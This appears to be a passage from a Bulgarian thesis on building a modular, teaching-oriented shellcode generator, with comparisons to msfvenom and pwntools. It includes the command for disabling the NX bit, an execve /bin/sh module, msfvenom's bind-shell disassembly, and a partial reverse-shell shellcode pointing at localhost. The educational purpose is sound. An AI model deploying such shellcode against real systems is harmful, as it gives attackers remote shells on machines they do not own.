Тази защита е единствената, която трябва да се изключи ръчно. Причината е, че тя изисква root привилегии, от които инструментът няма нужда.

3.3.3. NX bit

Linux използва формата “ELF” за изпълними файлове и те съдържат NX флаг за всяка секция. За премахването му има няколко метода. Единият е със стартирането на програмата с `execstack -s program`, а другият е при линкването ѝ, чрез флаг “-z execstack” подаден на линкера (ld).

3.4. Първа версия на инструмента

Алтернативните инструменти имат няколко сериозни недостатъка:

- Липса на прозрачност

Veil Ordnance и msfvenom произвеждат готов шелкод на базата на командни аргументи, на принципа на черната кутия. Няма никаква яснота по отношение на това как реално работи той. За избора на правилния шелкод може да се използва команда msfvenom -l payloads, но в нея има разновидности като linux/x64/shell_bind_tcp и linux/x64/shell/bind_tcp. Чак след консултация с неговото “wiki”[36] се разбира в какво се различават.

Такава изолираност от една страна е удобна за целевата аудитория на инструментите - професионалисти, които се нуждаят от бързо и лесно генериране на шелкод и удобен интерфейс за вграждане в инструменти. Те са добре запознати с детайлите на процеса и подробна информация им е излишна, дори в определени случаи би могла да им пречи. Но начинаещите ще бъдат затруднени от готов байтов код, който няма как да разбират. Авторите на някои модули избират да включат коментари с инструкциите, но това е неконсистентно. Ако сорс кодът е винаги наличен, начинаещите ще се ориентират по-лесно. Потребителят избира специфична шелкод реализация и я захранва с параметри. Самите му инструкции и специфични оптимизации в него остават невидими, което е особен проблем при сложни модули като тези на енкодерите.

Pwntools представя доста ръчен подход, но пък там се очаква точно обратното - потребителят е много добре запознат с индивидуалните алгоритми и оптимизации и му трябва просто забързана итерация между тях.

- Липса на модулност

Най-малката мерна единица във msfvenom и veil-ordnance е един шелкод, от начало до край. Това е много удобно, ако потребителят е наясно с целта си или при огромен набор от варианти, както е при msfvenom. Ако задачата малко страни от стандартните реализации, няма възможност за промени и се налага на потребителят да напише нов шелкод, който да пасва на целите му. В опит за решаването на този проблем, ExploitDB поддържа база данни с потребителски шелкодове[37]. Въпреки това, изборът е ограничен.

- Липса на спомагателни инструменти

След генерирането на шелкода сме оставени на произвола на съдбата - msfvenom ни позволява да го използваме в реална атака или да го подложим на анализ, но действия от типа на деасемблиране и преход между бройни системи биха били полезни за анализ на крайния резултат, например дължина на инструкциите, проверка за нулеви байтове и дебъгване на проблеми свързани с адресиране.

От разработените шелкодове личи, че тези инструменти не са оптимални за създаване на чисто нов шелкод. Забелязват се повтарящи се части, които

могат да се копират, като една и съща идея може да бъде развита по няколко начина. Също така има действия, независими от конкретния шелкод, които изискват две стъпки (асемблиране и вграждане в програма) - тестване и кодиране. Разработката също би се възползвала от малък комплект инструменти, като деасемблиране (разработено в т. 2.6.3) и изваждане на асемблираните байтове в текст.

Разглединете инструментите са вдъхновение за някои функционалности - модулната структура на Veil-Ordnance и деасемблирането и кратките функции на pwntools.

С оглед на описаните недостатъци, дипломната работа си поставя следните основни цели:

- Поддръжка на модули, които да могат да се комбинират в стил на cyberchef[38]
- Поддръжка на множество архитектури
- Поддръжка на кодиране на шелкод
- Показване на асемблерен изход
- Извличане на байтов код
- Базови тестове на шелкод за лесна проверка за коректно изпълнение
- Опция за деасемблиране
- Допълнителни инструменти за улесняване на разработката
- Възможност за разширяване от нов потребител

С тези цели първата версия на инструмента дефинира няколко идеи, които поставят основата на неговото поведение:

3.4.1. Режими

Лесно се забелязва, че действията “генериране”, “кодиране”, “компилиране”, “тестване” и “дебъгване” на шелкод са петте основни действия, които един потенциален потребител би искал да извършва. Затова точно те са отделени като “режими на изпълнение” или контексти за по-кратко. Тяхната цел е да изолират подобни действия в собствено пространство от имена, и по този начин потребителят да се ориентира по-лесно.

Налична е help команда за извличане на информация за всички други команди, като тя трябва да е достатъчна за самостоятелно навигиране на целия инструмент. Когато работата в един режим приключи, генерираната досега информация се пази автоматично в глобални променливи, които се достъпват с представка “!” и потребителят може да смени режима и да продължи с неговите функционалности.

3.4.2. Модули

Модулът представлява най-малката мерна единица в генерирането на един шелкод. Това е широко дефинирано “едно действие”, модулирано от единичните функции на pwntools, например прекратяване на програмата със системна функция `exit()` или изпълнение на друга програма чрез системна функция `execve()`. Те приемат необходими параметри като код на изход или път към програма. Тяхната цел е да са възможно най-минималистични, като включват възможно най-малко код - самия код, инициализация и специфични действия, ако се налага. Например модулът execve съдържа само следния код:

```
sh:
     .ascii "/bin/sh"
eol:
     .byte 0xff
next:
     xorl %eax, %eax
     movb %al, eol(%rip)
     leaq sh(%rip), %rdi
     # sys_execve
     movb $59, %al
     xorl %edx, %edx
     xorl %esi, %esi
     syscall
```

Фигура 3-4: Модул execve

Така се създава възможност за слабо запознат потребител да добавя свой модул. Например, ако на него му трябва модул fork, какъвто не е наличен, то той може да напише съответния асемблер и с минимални усилия да го пригоди за употреба от инструмента.

Дизайнът на всеки модул е прозрачен, като предоставя механизми за изследване на вътрешната му работа - потребителят може да види самия код на

модула чрез команда inspect в режим gen. Това се постига чрез стандартен интерфейс дефиниран в класа BaseModule.

За да се постигне поддръжка на множество архитектури, всички модули се разделят в python пакети, които представляват папки с представка името на архитектурата. Поради специфики между архитектурите от типа на точен синтаксис на асемблера и стартови символи, всяка архитектура има единствен генератор. Неговата цел е да държи в себе си всички модули и да извършва всички действия, необходими при финалното комбиниране на модулите, специфични за целевата архитектурата. Техният интерфейс е още по-прост, състоящ се от един необходим метод и е дефиниран в BaseGenerator.

Много сходни механизми се предоставят и за модули за тестване.

3.4.3. Инструменти

Малък набор от инструменти за обединяване на средата за разработване. Такива са htons, деасемблиране, “two’s complement” превръщане и подобни. По време на дебъгване с gdb например, е удобно да може да се изследват такива преобразувания.

3.4.4. Максимална свобода и параметризация

Целта е да се даде максимална свобода на потребителя - той трябва да може да комбинира всяко действие с всяко друго, стига това да има смисъл. Затова е необходимо всеки параметър, който би повлиял на действието на един шелкод да бъде достъпен от потребителя. Това налага необходимостта всяка команда да изисква определен набор от аргументи, които потребителят ръчно да избира.

3.4.5. Недостатъци

Първоначално тази визия за функционалността изглеждаше като перфектното решение и разработката ѝ вървеше с много обещаващо темпо. Този идеал бързо започна да се топи и темпото на разработка драстично се забави, когато оставаше последният елемент от пъзела - кодиране на готовия шелкод. Това се случи заради дълбоки недостатъци на философията за пълна свобода,

чието стриктно следване доведе до скован дизайн, който трудно подлежи на промяна. Освен това интерфейсът се оказа труден за употреба за крайния потребител. Към комит 613a714, беше ясно, че трябва да бъдат направени сериозни промени. Основните проблеми са:

- Многословие на интерфейса

Потребителят всеки път трябва да изпише всяка команда и всички параметри, ако има такива. Необходимо е отделно запознаване с всяка команда с друга команда help, което е лош и неинтуитивен интерфейсен дизайн. Макар че това може да бъде заобиколено чрез автоматично допълване, подсказки за употреба и история, същността на проблема не се елиминира.

Например за незапознат потребител една примерна сесия би изглеждала така:

```
$ python automation/tool.py
> gen amd64
>> help
Supported commands: globals, add, list, inspect, preview, build,
save, clear
>> list
Supported modules: execve, exit, nopsled
>> add execve
>> add exit
>> build
.global _start
.text
[пропуснат шелкод изход]
>> ^D
> build amd64
>< help
Supported commands: globals, asm, disasm, extract, compile, link,
run
Use 'help [cmd]' for help on each one
>< asm !raw_shellcode
saved to "/tmp/tool/output.o"
```

Фигура 3-5: Примерна сесия на първата версия на разработвания инструмент

- Интерфейсът не подлежи на промяна

Недостатък на изпълнението - централизацията на събирането на потребителския вход означава, че всяка една команда получава само преработените аргументи. Това е удобно от гледна точка на абстракция, но изключително неудобно при реализацията на специален потребителски вход.


Няма ясен механизъм за предаване на подсказки и стойности по подразбиране от командите към централното място, а съобщения за грешки трябва да се връщат с изключения.

- Глобални променливи

Освен че отново са лошо решение от гледна точка на потребителското преживяване (user experience), при тяхната разработка са твърде чести бъгове. Различните компоненти използват различно представяне на данните и механизмът за глобалност трябва да реши тези противоречия. Това много бързо прераства в неочаквани грешки при малки промени на представянето на данните. В допълнение към всичко това някои команди пазят изхода си в глобалните променливи, но това е неконсистентно и трудно се известява на потребителя - например build от Фигура 3-5: Примерна сесия на първата версия на разработвания инструмент.

3.5. Втора версия

Основната промяна за решаване на недостатъците е промяна на философията за пълна свобода. След стъпка назад и анализ на очакваните начини на употреба се оказва, че потребителят не се нуждае от пълна свобода, а точно обратното. Функционалностите на инструмента водят потребителя до няколко основни пътища на употреба, които са като пътеки, през които човек минава всеки път в зависимост от целите си. Те могат да се изразят в следната диаграма, чийто прототип е наличен в приложение 4.



Фигура 3-6: Блокова диаграма на пътища на употреба

От нея личи, че е малко вероятно един потребител да иска да се отклони от тези пътища. Това дава възможност за намаляне на изискванията към

интерфейса, без да се ограничава неговата функционалност. Свободата се запазва, но потокът на програмата може да бъде вкаран в рамки.

Тази малка на външен вид промяна в дизайна, позволява голяма степен на опростяване на логиката на инструмента и подобряване на адаптацията на потребителския вход към нуждите на всяка команда.

Въвеждането на това ограничение води до няколко допълнителни основни идеи и допълване на съществуващите, които финализират основното поведение на инструмента:

3.5.1. "Водено" изпълнение

От графиката на Фигура 3-6 могат да се дефинират три типа действия, които един потребител би извършил: избор от списък с опции, въвеждане на текстов параметър и потвърждение за продължаване. С цел допълнително да се намали необходимостта потребителят ръчно да пише команди, те могат да бъдат съкратени с по 1-2 букви или цифри. Също така всяко действие може да има стойност по подразбиране, стига това да има смисъл. Например за превръщане на цифра от "two's complement" в десетична цифра:

```
$ python automation/tool.py
Actions:
     1. generate
     2. test
     3. encode
     4. debug
     5. disassemble
Select [1]: 4
Utilities:
     1. Two's complement
     2. htons
     3. null byte check
     4. quit
Select [1]:
two's complement number: 0xfff7
-9
Utilities:
     1. Two's complement
     2. htons
     3. null byte check
     4. quit
Select [1]: 4
```

Фигура 3-7: приемрно two's complement превръщане

Целият вход на потребителя е 2 цифри, ентър и цифрата му.

Прототип на тази идея е командният инструмент за манипулация на таблиците за дялове на дискове - fdisk[39]. Негова основна характеристика е структуриране на функционалността под формата на диалози. След първоначален избор на команда, програмата пита потребителя за логически последователна информация, като го води през всеки параметър. Представя се кратко описание на всяка възможност и потребителят избира желаната чрез кратка мнемоника, а където е необходим изричен вход се предоставят стойности по подразбиране.

Инструментът взаимства същността на този метод на потребителски вход, с основната разлика, че вместо мнемоники, потребителят въвежда пореден номер на избора. За реализация се използва библиотечен подход, дефиниран във файла automation/tool_parts/io.py. В него се предоставя централизирана абстракция за реализиране на трите основни типа запитвания по стегнат начин. Запитванията са:

- `select()` - прави се запитване за избор на една опция от списък с опции
- `affirm_prompt()` - изискване на съгласие, като основното му приложение е да паузира изпълнението, за да може потребителят да се запознае със случилото се досега.
- `input_field()` - текстов вход от потребителя. Служи основно за параметрите на модулите, например execve може да приема всякакви пътища.

И трите варианта имат стойности по подразбиране, което позволява на потребителя да се движи през изпълнението с един бутон - enter. Обикновено те са най-използваните стойности и минимален потребителски вход и без изрични промени би бил генериран функционален шелкод.

Този подход за потребителски вход дава възможност той да се обработва само от тук, което позволява гъвкавост за бърза промяна на поведението на цялата програма, провеждане на тестове в бъдеще и реализация на инструмента с аргументи от команден интерпретатор.

3.5.2. Идеята за Branch

Режимите от първата итерация се заменят с “клони” на изпълнение. Реално те капсулират същата функционалност, но представляват логически свързани части от диаграмата на фигурата и са по-ограничени. Всеки клон се грижи за обработката на потребителския вход и изпълнението на съответните операции, съответно, когато изпълнението премине към друг клон, контролът се предава на него. Реализацията на дървовидната структура е тяхна отговорност. Има 6 клона, за справка - приложение ръководството:

- GenBranch

Това е главният клон. Той дефинира основната функционалност на целия проект - генерирането на шелкод. Тук се добавят модули, подават им се параметри и се комбинират във финален изход.

- EncodeBranch

Грижи се за кодирането на шелкод. Може да бъде използван самостоятелно, но е тясно свързан с генерирането. Неговите отговорности са много малки, тъй като повечето от функционалностите, от които той зависи, са в клона за генериране.

- TestBranch

Много подобен на клона за кодиране. Генерирането на тест е значително по-проста операция от генерирането на шелкод, което опростява работата му. Той няма връзки назад, което го прави краен клон. Това не е толкова функционален избор, колкото логически, тъй като тестването на шелкод е последното нещо, което един потребител би правил. Връщането назад е еквивалентно на повторното пускане на инструмента.

- BuildBranch

Единственият клон, който няма директен вход. Той дори няма инстанционни методи. Неговата задача е да прикрие особеностите на компилацията от другите клони и да предостави единен интерфейс за тези задачи. Тези действия са необходими на другите клони и този клон служи като библиотечен.

Предвидена е поддръжка на множество архитектури, но поради ограниченото време няма истински проверки за тях.


Тази функционалност може лесно да се добави.

- DisassembleBranch

Като отделен входен клон, той само навръзва липсващите части, когато бъде избран като вход. Той е краен клон по същите причини като TestBranch.

- DebugBranch

Последния клон на изпълнение. Той е най-незначим и би могъл да бъде отделен инструмент, но функциите, за които е предназначен, са достатъчно близки, за да са част от инструмента. Той служи като библиотека за кратки действия, които биха били полезни в процеса на дебъгване на един шелкод. Например, ако системна функция излезе с грешка, кодът на грешката се записва в rax като “two’s complement” отрицателна стойност на грешката. Такъв формат е трудно четим, затова в този клон има функция за това преобразование.



Фигура 3-8: Клас диаграма на клоните

3.5.3. Модули

Финалната реализация на модули надгражда идеята в първата итерация, като ги категоризира в три подгрупи:

3.5.3.1. Shellcode

Запазва особеностите си от първата итерация. Прилага се разделение между код и информация. Кодът представлява частта от шелкода, която се изпълнява. Информацията е много подобна на променливите от езиците за по-високо ниво. Разделението се налага, защото ако всеки модул позиционира информацията си веднага до него, ще са необходими допълнителни jmp инструкции, за да я прескочат. Това, освен че добавя излишен код, прави крайния шелкод по-разхвърлян и четенето му, което е е предизвикателна задача, би станало още по-трудно.

3.5.3.2. Генератор

Остава непроменен. Той се грижи за подредбата на шелкода и архитектурни специфики - неизпълнимият код да е преди или след изпълнимия и да има скок към началото на програмата. Също така, за улесняване на процеса на дебъгване, трябва да дефинира всичката информация за успешно свързване (linking) на програмата, например символ _start.

3.5.3.3. Енкодер

Енкодерът е модул, който кодира готов шелкод. Той приема готов байтов код, обработва го с избран алгоритъм и му прикача код за декодиране.


3.5.3.4. Тест

Това е програма, която изпълнява шелкода в тестова среда, която обикновено представлява дадено ограничение. Например, ако шелкодът ще бъде доставян чрез препълване на буфер за символен низ, то той не трябва да съдържа нулеви байтове. Тестът гарантира коректно изпълнение.

3.5.4. Контейнери (класове) за модули

Модулите за шелкод, кодиране и тестване споделят голяма част от функционалността си, както е показано на Фигура 3-9. Затова класът Container дефинира основен интерфейс, който обединява функционалностите им, като инициализация и валидация на параметри и финално форматиране на сорс кода. Така се намаля дублирането на код.

Този интерфейс може да се използва по 2 начина: статичен и с инстанция на обект. Статичният начин покрива необходимостта на представяне на потребителя какъв код има всеки модул и се основава на метода `inspect()`. Това трябва да е възможно без изискване на параметри, за да може да си проличи какви стойности могат да бъдат параметризирани. Инстанцирането на класа започва събирането на параметри. Техните имена и стойности по подразбиране се получават от метода param_template(). За всеки един от тях се търси валидиращ метод, който да гарантира, че изпълнението на програмата няма да доведе до грешки по-нататък. Животът на обекта приключва с методите build_data() и build_code(), които форматират параметрите в статичната информация и кода. Container има 3 наследника:



Фигура 3-9: Класова диаграма на модулите

3.5.4.5. BaseModule

Този клас е основата за всеки шелкод модул. Той дефинира само метод за кратко извеждане на състоянието на обектите му.

3.5.4.6. BaseGenerator

Този базов клас няма общо с другите, но е важна част за функционирането на шелкод модулите. Той дефинира методи за добавяне на модули и изчистването му (`append_module()` и `clear()`). По-важният метод е `build()`, който трябва да бъде предефиниран за реализация на спецификите на всяка архитектура.

3.5.4.7. BaseEncoder

Базов клас за всеки енкодер. Той дефинира интерфейс за кодиране на шелкод. Той предвижда 2 метода - `build()` и `prepare_build()`, който не е задължителен. `build()` е методът за финално форматиране на кода, а `prepare_build()` за работа, която трябва да бъде свършена преди това, например преобразуването на шелкода от символен низ до шестнайсетично кодирана поредица от байтове. Този клас може да бъде наследяван директно, но за да се намали излишният код, всяка архитектура може да дефинира свой базов енкодер, който да замести `build()` метода, като добави код специфичен за дадената архитектура. Такъв пример е ArchEncoder за amd64.

3.5.4.8. BaseTest

Това е последният базов клас. Той е основата за всеки тестов модул. Тъй като това е единственият клас от модули, които са предвидени за езика C, той няма код специфичен за платформата. Един тест може да поддържа много архитектури, стига да е съвместим с техните особености. Такъв пример е тестът в test_ret_to_code.py. Той тества шелкода, като просто насочва регистъра за връщане на изпълнение към него. Заради аритметиката с указатели, той би работил с всичко архитектури, чийто стек расте надолу.

ЧЕТВЪРТА ГЛАВА
АНАЛИЗ НА ГЕНЕРИРАНИЯ SHELLCODE

Модулната структура внася повторен код и действия, необходими за съвместимостта на отделните модули. Също така може да има излишни инструкции заради повторение на модули. Сегменти на примерните реализации са прототипи на модулите в инструмента, а msfvenom предлага завършени и добре оптимизирани решения. Примерните шелкод реализации и тези от msfvenom са подходящи за сравнение на генерирания шелкод. По-подробна информация за използваните поредици от команди може да се намери в приложение 1.

4.1. Класически shell

Инструментът генерира класически шел много лесно. Потребителят може да избере функция generate и да избере правилните модули - execve() и exit(). Това става с поредицата generate -> amd64 -> append a module -> execve -> append a module -> exit -> build module, в случая параметрите по подразбиране са подходящи. Сорс кодът е аналогичен на този от Фигура 2-2: Разширен вариант на класически шел, защото модулите за този шелкод са непроменени от примера.

Класическият шел няма практическа употреба в днешно време и msfvenom не го поддържа. Вместо това за сравнение може да се използва друг възможно най-прост шелкод, като кандидати са linux/x64/shell_bind_tcp и linux/x64/shell/bind_tcp. Командата msfvenom --platform linux -a x64 -p linux/x64/shell_bind_tcp -f c генерира по-простия от двата варианта. За извличане на изходните инструкции може да се използва деасмеблираща програма, но авторите са ги включили като коментари. Те са следните:

```
pushq  $0x29
pop   %rax
cltd
pushq  $0x2
pop   %rdi
pushq  $0x1
pop   %rsi
syscall
xchg   %rax,%rdi
push   %rdx
movl   $0xb3150002,(%rsp)

mov   %rsp,%rsi
pushq  $0x10
pop   %rdx
pushq  $0x31
pop   %rax
syscall
pushq  $0x32
pop   %rax
syscall
xor   %rsi,%rsi
pushq  $0x2b
pop   %rax
syscall
xchg   %rax,%rdi
pushq  $0x3
pop   %rsi
dec   %rsi
pushq  $0x21
pop   %rax
syscall
jne   33 <dup2_loop>
pushq  $0x3b
pop   %rax
cltd
movabs $0x68732f6e69622f,%rbx

push   %rbx
mov   %rsp,%rdi
push   %rdx
push   %rdi
mov   %rsp,%rsi
syscall
```

Фигура 4-1: bind shell от msfvenom

Разработваният инструмент генерира 77 байта, като няма нулеви.

Размерът на изхода от msfvenom е 86 байта - 10% повече, но със значително

повече функционалност - извършват се осем стъпки(`socket()`, `bind()`, `listen()`, `accept()`, `dup2()`, `dup2()`, `dup2()`, `execve()`), които са по-близки до тези на reverse shell.

Кодът на разработвания инструмент полага усилия за елиминирането на нулеви байтове. Така може да бъде използван самостоятелно без енкодер, но добавя много инструкции за спазването на това изискване. Msfvenom разчита, че ще има има някакво последващо кодиране и не се занимава с такива усложнения.

Друга отличителна разлика е директното записване на информация на стека. Инструментът използва `jmp` инструкция за подминаване на неизпълнимата информация и `leaq` за зареждане на адреса. Освен това седем байтовата инструкция `leaq` се изпълнява няколко пъти с малка разлика в резултата. Msfvenom иполза `movabs` + `push + mov %rsp` (в т. 4.4.1.9), което в случая е по-оптимално решение.

4.2.Reverse shell

В този случай има абсолютно идентични реализации. С разработения инструмент може да се генерира reverse shell с последователността generate -> amd64 -> append a module -> socket -> append a module -> connect -> append a module -> dup2 -> append a module -> dup2 -> append a module -> dup2 -> append a module -> execve -> build с параметри по подразбиране освен при втория и третия dup2, където е са съответно 1 и 2.

```
.global _start
.text
_start:
      jmp begin
sockaddr:
      #AF_INET
      .byte 2
      .byte 0xff
      .word 4391
      .long 0xffffffff
      .byte 127
      .byte 0
      .byte 0
      .byte 1
addr:
```

```
      .quad 0xffffffffffffffff
addr_eol:
      .quad 0xffffffffffffffff
sh:
      .ascii "/bin/sh"
sh_eol:
      .byte 0xff
begin:
      # socket(AF_INET, SOCK_STREAM, 0)
      # sys_socket
      xorl %eax, %eax
      movb $41, %al
      # AF_INET
      xorl %edi, %edi
      movb $2, %dil
      # SOCK_STREAM
      xorl %esi, %esi
      movb $1, %sil
      # no arguments
      xorl %edx, %edx
      syscall

      # move the socket to first argument
      movl %eax, %edi
      # connect(fd, &sockaddr, 16)
      # sys_connect
      xorl %eax, %eax
      movb $42, %al
      leaq sockaddr(%rip), %rsi
      xorl %edx, %edx
      # put zeroes in sockaddr
      movq %rsi, %r8
      inc %r8
      movb %dl, (%r8)
      addq $3, %r8
      movl %edx, (%r8)
      # sizof(struct sockaddr)
      movb $16, %dl
      syscall
      # at this point rax could be -111 (connection refused)

      # newfd
      xorl %esi, %esi

      # sys_dup2
      xorl %eax, %eax
      movb $33, %al
      syscall
```

```
# newfd
xorl %esi, %esi
movb $1, %sil
# sys_dup2
xorl %eax, %eax
